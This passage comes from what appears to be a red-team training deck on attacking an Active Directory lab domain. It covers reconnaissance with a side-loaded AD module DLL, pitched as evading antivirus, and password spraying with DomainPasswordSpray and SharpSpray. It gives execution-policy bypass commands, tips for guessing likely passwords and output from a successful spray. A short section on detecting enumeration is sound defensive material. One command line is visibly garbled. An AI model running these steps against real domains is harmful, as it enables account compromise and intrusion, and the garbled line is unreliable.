Partitions : {DC=fox,DC=com, CN=Configuration,DC=fox,DC=com, CN=Schema,CN=Configuration}

PS C:\Users\miller\Desktop\PurpleHaze>
```

- A huge collection of Powershell cmdlets used to manage AD environments.
- It's not usually installed by default and requires Remote Server Administration Tools (RSAT) tools to install.
- But, if you can get your hands on the AD module DLL from a system with it installed e.g. Windows Servers, you can just import the DLL into your Powershell session without needing to install RSAT.

The screenshot shows a web browser displaying the Microsoft Windows IT Pro Center documentation. The URL in the address bar is <https://docs.microsoft.com/en-us/powershell/module/addsadministration/?view=win10-ps>. The page title is "ActiveDirectory". The left sidebar has a search bar and a navigation menu under "Windows PowerShell" for "Windows 10 and Windows Server 2016 PowerShell". The menu items include "Windows PowerShell", "Reference" (with sub-items "adcsadministration", "adcsdeployment", and "addsadministration"), and "Search". The main content area contains a large heading "ActiveDirectory" and a detailed description of the module's purpose and capabilities.

ActiveDirectory

The Active Directory module for Windows PowerShell is a PowerShell module that provides cmdlets to manage Active Directory domains, Active Directory Domain Services (AD LDS) configuration sets, and Active Directory Database self-contained packages.


Reference:

<https://docs.microsoft.com/en-us/powershell/module/addsadministration/?view=win10-ps>

AD RECON- ACTIVE DIRECTORY MODULE

- The AD module can usually be found at this path on systems with it installed:

C:\Windows\Microsoft.NET\assembly\GAC_64\Microsoft.ActiveDirectory.Management




AD RECON- ACTIVE DIRECTORY MODULE

- Simply import the DLL file into a Powershell session on your target system and you're ready to go.
- No admin rights required.

```
$env:pse�行策略 preference="bypass"
```

```
Import-Module PATH-TO-AD-MODULE-DLL
```

```
Get-ADComputer
```



The screenshot shows a Windows PowerShell window titled "Windows PowerShell". The command \$env:pse�行策略 preference="bypass" is entered, followed by Import-Module .\ADModule\Microsoft.ActiveDirectory.Management.dll. The command Get-ADComputer is then entered, highlighted with a red rectangle. The output shows the cmdlet at pipeline position 1, prompting for values for parameters like Filter, and then displaying detailed properties for a found object, such as DNSHostName, UserPrincipalName, Enabled, SamAccountName, SID, DistinguishedName, Name, ObjectClass, ObjectGuid, and PropertyNames.

```
PS C:\Users\miller\Desktop\PurpleHaze> $env:pse�行策略 preference="bypass"
PS C:\Users\miller\Desktop\PurpleHaze> Import-Module .\ADModule\Microsoft.ActiveDirectory.Management.dll
PS C:\Users\miller\Desktop\PurpleHaze> Get-ADComputer
cmdlet Get-ADComputer at command pipeline position 1
Supply values for the following parameters:
(Type !? for Help.)
Filter: *

DNSHostName      : FOX-SVR-DC.fox.com
UserPrincipalName :
Enabled          : True
SamAccountName   : FOX-SVR-DC$
SID              : S-1-5-21-3614633456-3812767098-950797269-1001
DistinguishedName : CN=FOX-SVR-DC,OU=Domain Controllers,DC=fox,DC=com
Name             : FOX-SVR-DC
ObjectClass       : computer
ObjectGuid        : 7a0915c6-cc5f-4770-b7ab-962b682052e5
PropertyNames     : {DistinguishedName, DNSHostName, Enabled, Name...}
```

AD RECON- ACTIVE DIRECTORY MODULE

- One huge advantage the AD module has is that it's a legitimate Microsoft utility, meaning that it shouldn't be easily flagged by any AV/EDR products.

The screenshot shows the VirusTotal analysis interface for the file `8eb311a48c6bb32577dac1844372513fb6e0093351206fb17679ebd1272135`. The file is identified as `Microsoft.ActiveDirectory.Management.dll`. A red box highlights the file name and its type ('assembly' and 'pedll'). The 'DETECTION' tab is selected, showing results from various engines: Acronis (Undetected), AegisLab (Undetected), Alibaba (Undetected), Ad-Aware (Undetected), AhnLab-V3 (Undetected), ALYac (Undetected), and others. The 'DETAILS' tab indicates 'No engines detected this file'.



RELATED MITRE TACTICS & TECHNIQUES:

- **Discovery** - <https://attack.mitre.org/tactics/TA0007/>
- **Account Discovery** - <https://attack.mitre.org/techniques/T1087/>
- **Domain Trust Discovery** - <https://attack.mitre.org/techniques/T1482/>
- **Remote System Discovery** - <https://attack.mitre.org/techniques/T1018/>

MITIGATION & DETECTION – DOMAIN ENUMERATION

- Detecting domain enumeration techniques can be pretty difficult since majority of the traffic generated by an attacker during AD enumeration is difficult to distinguish from legitimate network traffic. Especially since Windows networks tend to be “noisy” by default.
- The tips below may be useful when trying to detect & mitigate domain enumeration techniques:
 - Monitor command line values for commonly used discovery tools/techniques e.g. net.exe.
 - Enable enhanced Powershell logging to detect Powershell tradecraft such as PowerView and the AD-Module.
 - Limit the utilities and programs users in your environment can use by configuring Application Whitelisting.
 - Correlate enumeration activity to other events to help filter malicious activity from regular traffic .

NOTE: Some defensive solutions like [Microsoft's ATP](#) are able to identify domain enumeration techniques by building a baseline of regular network traffic and detecting anomalies. Read more below:

<https://docs.microsoft.com/en-us/azure-advanced-threat-protection/atp-playbook-reconnaissance>

MITIGATION & DETECTION – DOMAIN ENUMERATION

- An example showing the detection of common domain enumeration techniques using net.exe.


```
index=* CommandLine=*net.exe* AND CommandLine=*\do*
```

```
| table ComputerName, User, CommandLine
```

ComputerName			User	CommandLine
FOX-PC-ZERO.fox.com	NOT_TRANSLATED	FOX\miller		"C:\Windows\system32\net.exe" group /do
FOX-PC-ZERO.fox.com	NOT_TRANSLATED	FOX\miller		"C:\Windows\system32\net.exe" view /do
FOX-PC-ZERO.fox.com	NOT_TRANSLATED	FOX\miller		"C:\Windows\system32\net.exe" group "Enterprise Admins" /domain
FOX-PC-ZERO.fox.com	NOT_TRANSLATED	FOX\miller		"C:\Windows\system32\net.exe" group "Domain Admins" /domain
FOX-PC-ZERO.fox.com	NOT_TRANSLATED	FOX\miller		"C:\Windows\system32\net.exe" accounts /domain
FOX-PC-ZERO.fox.com	NOT_TRANSLATED	FOX\miller		"C:\Windows\system32\net.exe" user /do

7. DOMAIN PRIVILEGE ESCALATION

DOMAIN PRIVILEGE ESCALATION



The situation:

We've collected information about the FOX.com domain; it's users, systems, services and more. Now we want to use this information to find various attack paths and elevate our privileges within the domain.




- **BloodHound** - <https://github.com/BloodHoundAD/BloodHound>
- **Password Spraying:**
 - DomainPasswordSpray - <https://github.com/dafthack/DomainPasswordSpray> (Powershell)
 - SharpSpray - <https://github.com/jngpb1c/SharpSpray> (C#)
- **PowerView** - <https://github.com/PowerShellMafia/PowerSploit/tree/dev/Recon>
(Powershell)
- **Active Directory Module** – <https://docs.microsoft.com/en-us/powershell/module/addsadministration/> (Powershell)
- **Rubeus** - <https://github.com/GhostPack/Rubeus> (C#)

- Password spraying is an attack that attempts to gain access to a large number of accounts with a few commonly used passwords. It's basically the opposite of bruteforcing which attempts to access a single or small number of accounts using numerous passwords.
- We'll use 2 tools to password spray users in the FOX.com domain.
 - DomainPasswordSpray - <https://github.com/dafthack/DomainPasswordSpray> (Powershell)
 - SharpSpray - <https://github.com/jnqpblc/SharpSpray> (C#)

DOMAIN PRIVESC - PASSWORD SPRAYING

- Before you start spraying, you should take a look at your target domain's password policy.
- This is crucial information when picking a password/passwords to spray against the domain's users, especially the **Minimum Password Length** and the **Lockout Threshold**.



A screenshot of a Windows PowerShell window titled "Windows PowerShell". The command run is `(Get-DomainPolicy).SystemAccess`. The output shows various password policy parameters:

Parameter	Value
MinimumPasswordAge	1
MaximumPasswordAge	42
MinimumPasswordLength	7
PasswordComplexity	1
PasswordHistorySize	24
LockoutBadCount	6
ResetLockoutCount	30
LockoutDuration	30
RequireLogonToChangePassword	0
ForceLogoffWhenHourExpire	0
ClearTextPassword	0
LSAAnonymousNameLookup	0


The success of your password spray depends entirely on the probability that the few passwords you use are going to find matches in your target user scope. There's no silver bullet for password selection, but here are a few suggestions for password combinations you can consider:

- Company name and year (e.g. WorldBank2019!).
- City/country and year (e.g. Kenya2019!, Nairobi2019!)
- Season + year (e.g. Spring2019! – this depends on where you live; it doesn't apply everywhere but you should still know about it).
- Phone numbers (yeah, I've seen password policies that allow numeric passwords).
- Crappy passwords (e.g. 12345678, password, qwerty and so on):
 - <https://www.thethreatreport.com/some-of-the-worst-passwords-of-2018/>

DOMAIN PRIVESC - PASSWORD SPRAYING (DomainPasswordSpray)

#Automatically generate a list of users from the current domain and attempt to authenticate using each username and the specified password.

```
$env:PSExecutionPolicyPreference="bypass"  
Import-Module .\DomainPasswordSpray.ps1  
Invoke-DomainPasswordSpray -Domain fox.com -Password PASSWORD
```



The screenshot shows a Windows PowerShell window titled "Windows PowerShell". The command \$env:PSExecutionPolicyPreference="bypass" is run, followed by Import-Module .\DomainPasswordSpray.ps1. The main output is from the Invoke-DomainPasswordSpray cmdlet, which performs the following steps:

- Current domain is compatible with Fine-Grained Password Policy.
- Now creating a list of users to spray...
- The smallest lockout threshold discovered in the domain is 6 login attempts.
- Removing disabled users from list.
- There are 12 total users found.
- Removing users within 1 attempt of locking out from list.
- Created a userlist containing 12 users gathered from the current user's domain
- The domain password policy observation window is set to 30 minutes.
- Setting a 30 minute wait in between sprays.

At the bottom, a confirmation prompt asks "Confirm Password Spray" and "Are you sure you want to perform a password spray against 12 accounts? [Y] Yes [N] No [?] Help (default is "Y"):"

DOMAIN PRIVESC - PASSWORD SPRAYING (DomainPasswordSpray)

- A successful spray.

```
Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> Invoke-DomainPasswordSpray -Domain fox.com -Password Fox2019
[*] Current domain is compatible with Fine-Grained Password Policy.
[*] Now creating a list of users to spray...
[*] The smallest lockout threshold discovered in the domain is 6 login attempts.
[*] Removing disabled users from list.
[*] There are 12 total users found.
[*] Removing users within 1 attempt of locking out from list.
[*] Created a userlist containing 12 users gathered from the current user's domain
[*] The domain password policy observation window is set to 30 minutes.
[*] Setting a 30 minute wait in between sprays.

Confirm Password Spray
Are you sure you want to perform a password spray against 12 accounts?
[Y] Yes [N] No [?] Help (default is "Y"): Y
[*] Password spraying has begun with 1 passwords
[*] This might take a while depending on the total number of users
[*] Now trying password Fox2019 against 12 users. Current time is 7:06 PM
[*] Writing successes to
[*] SUCCESS! User:eva Password:Fox2019
[*] Password spraying is complete
PS C:\Users\miller\Desktop\PurpleHaze>
```

DOMAIN PRIVESC - PASSWORD SPRAYING (SHARPSPRAY)

#Password spray against all users of the domain using LDAP with a default delay time of 1000 milliseconds between guesses.

SharpSpray.exe --Passwords Qwertyuiop123

```
Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> .\SharpSpray.exe --Passwords Qwertyuiop123
[+] Successfully collected 12 usernames from Active Directory.
[*] The Lockout Threshold for the current domain is 7.
[*] The Min Password Length for the current domain is 7.
[+] Successfully generated a list of 1 passwords.
[*] Starting password spraying operations.
